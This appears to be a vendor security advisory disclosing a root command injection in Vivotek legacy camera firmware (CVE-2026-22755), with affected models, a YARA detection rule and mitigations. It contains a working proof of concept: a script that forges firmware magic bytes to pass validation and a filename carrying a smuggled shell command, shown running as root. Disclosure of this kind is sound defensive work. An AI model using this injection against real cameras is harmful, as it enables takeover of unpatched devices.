Executive summary
The Akamai Security Intelligence and Response Team (SIRT) has identified a new vulnerability within Vivotek legacy firmware that allows remote users to inject arbitrary code into the filename supplied to upload_map.cgi.
We were assigned CVE-2026-22755.
We determined via analysis of the passwd file found in the firmware that the Vivotek legacy cameras do not appear to have passwords set. As a result, it’s likely that this vulnerability doesn’t require authentication.
Introduction
The Akamai Security Intelligence and Response Team (SIRT) conducted a comprehensive analysis of Vivotek legacy firmware to address the rising threat of botnet-based distributed denial-of-service (DDoS) attacks facilitated by legacy Internet of Things (IoT) devices. Our goal was to identify and mitigate additional and previously unknown vulnerabilities that could be exploited to gain remote command injection access.
We used cutting-edge AI-driven reverse engineering tools to discover a new vulnerability that’s impacting dozens of legacy camera models. We were assigned CVE-2026-22755. These AI tools helped us confirm the vulnerability and develop a working exploit to test — helping us create a firmware image that passes the validation checks to upload the payload to the vulnerable binary when testing.
The discovery
Researching these types of vulnerabilities typically involves looking for specific functions such as system(), popen(), and — depending how the developer is using it — exec().
In Figure 1, we can see where snprintf() is being used to format the string “mv %s %s” with user-supplied input and that string is then passed to the system() function. This is where our command injection occurs. By supplying a specially crafted filename with embedded shell commands, we can execute commands as the HTTP servers user ID, which is root.
 Fig. 1: Disassembled code showing user-supplied input being passed to system()
The exploitation
Because we were unable to obtain the specific camera model on our own, we configured a machine to emulate the architecture and environment of a vulnerable camera.
We determined that the following five criteria must be met to exploit the vulnerability:
The file size must be under 5 MB.
The uploaded binary must pass a firmware verification check.
The /usr/sbin/confclient binary must be intact and return the following string: capability_remotecamctrl_master=1.
The Boa web server included in the firmware must be customized and use nonstandard environment variables to pass data to cgi-bin binaries.
The calling script must be upload_map.cgi, not file_manager.cgi. You can’t access file_manager.cgi directly as the code checks for this (Figure 2).
 Fig. 2: Decompiled code showing how cgi-bin script must be called
The script will create a mock firmware file that will pass the firmware checks the binary performs once the file is uploaded but before it reaches the command injectable system() function (Figure 3).
#!/bin/bash
TEMP_DIR=/tmp
# Create a minimal firmware file
# The validate_firmware_file checks for magic bytes: FF V FF FF (at start) and FF K FF FF (at end)
echo "[*] Creating test firmware file..."

# Create fake firmware with proper magic bytes
FIRMWARE_FILE="$TEMP_DIR/firmware.bin"

# Write the magic header: FF V FF FF
printf '\xFF\x56\xFF\xFF' > "$FIRMWARE_FILE"

# Add padding and fake firmware data
dd if=/dev/zero bs=1 count=1000 >> "$FIRMWARE_FILE" 2>/dev/null

# Write the magic footer: FF K FF FF
printf '\xFF\x4B\xFF\xFF' >> "$FIRMWARE_FILE"

echo "[+] Firmware file created: $FIRMWARE_FILE"
ls -lh "$FIRMWARE_FILE"
echo ""The environment variables can be set in order to test the exploitation on a system emulating the arm architecture. Also, the CONTENT_LENGTH value just needs to be above 0 and below 5 MB (Figure 4).
export REQUEST_METHOD=POST
export CONTENT_LENGTH=55123
export QUERY_STRING=camid=1
export SCRIPT_NAME=upload_map.cgi
export POST_FILE_NAME="test_firmware.bin;id;"
export SCRIPT_NAME=upload_map.cgiIn Figure 5, we can see the output of ‘id’ displayed among the normal HTML status report’s expected output being returned by the upload_map.cgi binary.
# /usr/share/www/cgi-bin/upload_map.cgi
Content-type: text/html

<html>
<head>
<meta http-equiv='Content-Type' content='text/html; charset=utf-8' /><script type='text/javascript' src='/include/common.js'></script>
</head>
<body>upload_result='0';upload_msg='upload_successfully';ip='';port='0';username='';passwd='';</body></html>mv: missing destination file operand after 'test_firmware.bin'
Try 'mv --help' for more information.
uid=0(root) gid=0(root) groups=0(root)Figure 6 shows the strace output of the upload_map.cgi execution with the successful execution of our injected ‘id’ command. We can see where the /usr/sbin/mv command failed because of the semi colon being parsed as a shell command and the shell executing the 'id' command.
[pid 360278] execve("/bin/sh", ["sh", "-c", "mv test_firmware.bin;id; /mnt/fl"...], 0x555587d277c0 /* 22 vars */ <unfinished ...>
[pid 360279] <... clock_nanosleep resumed> <unfinished ...>) = ?
[pid 360279] +++ exited with 0 +++
[pid 360278] <... execve resumed>)      = 0
[[pid 360278] newfstatat(AT_FDCWD, "/usr/bin/mv", {st_mode=S_IFREG|0755, st_size=137752, ...}, 0) = 0
[pid 360278] rt_sigprocmask(SIG_SETMASK, ~[RTMIN RT_1], NULL, 8) = 0
[pid 360278] vfork(strace: Process 360280 attached
 <unfinished ...>
[pid 360280] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 360280] execve("/usr/bin/mv", ["mv", "test_firmware.bin"], 0x60c637838788 /* 22 vars */ <unfinished ...>
[pid 360278] <... vfork resumed>)       = 360280
.
.
.
[pid 360280] write(2, "mv: ", 4mv: )        = 4
[pid 360280] write(2, "missing destination file operand"..., 58missing destination file operand after 'test_firmware.bin') = 58
[pid 360280] write(2, "\n", 1
)          = 1
[pid 360280] write(2, "Try 'mv --help' for more informa"..., 38Try 'mv --help' for more information.
) = 38

[pid 360281] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 360281] execve("/usr/bin/id", ["id"], 0x60c637838788 /* 22 vars */ <unfinished ...>
[pid 360278] <... vfork resumed>)       = 360281
[pid 360278] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 360278] wait4(-1,  <unfinished ...>
[pid 360281] <... execve resumed>)      = 0
.
.
.
[pid 360281] close(4)                   = 0
[pid 360281] write(1, "uid=0(root) gid=0(root) groups=0"..., 39uid=0(root) gid=0(root) groups=0(root)
) = 39Device models and firmware versions
Figure 7 lists the affected models and firmware versions.
Models | Firmware versions |
|---|---|
FD8365, FD8365v2, FD9165, FD9171, FD9187, FD9189, FD9365, FD9371, FD9381, FD9387, FD9389, FD9391, FE9180, FE9181, FE9191, FE9381, FE9382, FE9391, FE9582, IB9365, IB93587LPR, IB9371, IB9381, IB9387, IB9389, IB9391, IP9165, IP9171, IP9172, IP9181, IP9191, IT9389, MA9321, MA9322 , MS9321, MS9390, TB9330 | 0100a, 0106a, 0106b, 0107a, 0107b_1, 0109a, 0112a, 0113a, 0113d, 0117b, 0119e, 0120b, 0121, 0121d, 0121d_48573_1, 0122e, 0124d_48573_1, 012501, 012502, 0125c |
Fig. 7: List of affected models and firmware versions
Mitigation
The YARA rule in Figure 8 can be used to create alerts on attempted exploitation of the vulnerability.
rule CVE_2026_22755_Vivotek_upload
{
    meta:
        description = "Detects upload_map.cgi requests with camid parameter"

    strings:
        $path = "/cgi-bin/admin/upload_map.cgi"
        $param = "camid="

    condition:
        all of them
}Key takeaways
The Vivotek firmware vulnerability poses a significant security risk, enabling remote command injection through specially crafted filenames. The following are a few key takeaways from our findings:
Vulnerability overview. This exploit affects a wide range of legacy older camera models, allowing attackers to execute malicious commands as the root user without requiring authentication. It enables attackers to upload files with filenames that, when processed by the server, execute system commands and result in root access.
Attack mechanism. Malicious filenames, such as test_firmware.bin;id trigger command execution, revealing the user's identity as root.
YARA rule considerations. The existing YARA rule detects specific path and parameter combinations but may need enhancement to capture more varied attack methods.
Mitigation strategies
Server-side: Implement input validation for filenames to prevent command injection. Techniques such as sanitizing or restricting file uploads to authorized directories can help.
Broader implications. This vulnerability highlights the critical security risks in IoT devices. Organizations with affected cameras should prioritize patches, and users should be informed about risks to take protective measures.
Conclusion
This vulnerability is a stark reminder of the need for robust security measures in IoT devices. Addressing such issues requires a proactive approach from vendors, awareness from users, and continuous advancements in security technology to mitigate evolving threats.
Next steps
We recommend the following next steps for vendors, users, and the security community:
Vendors — Develop and promptly release firmware patches to address this vulnerability.
Users — Implement security measures and stay informed about emerging threats.
Security community — Collaborate to develop comprehensive solutions and share knowledge on best practices for securing IoT devices.

Tags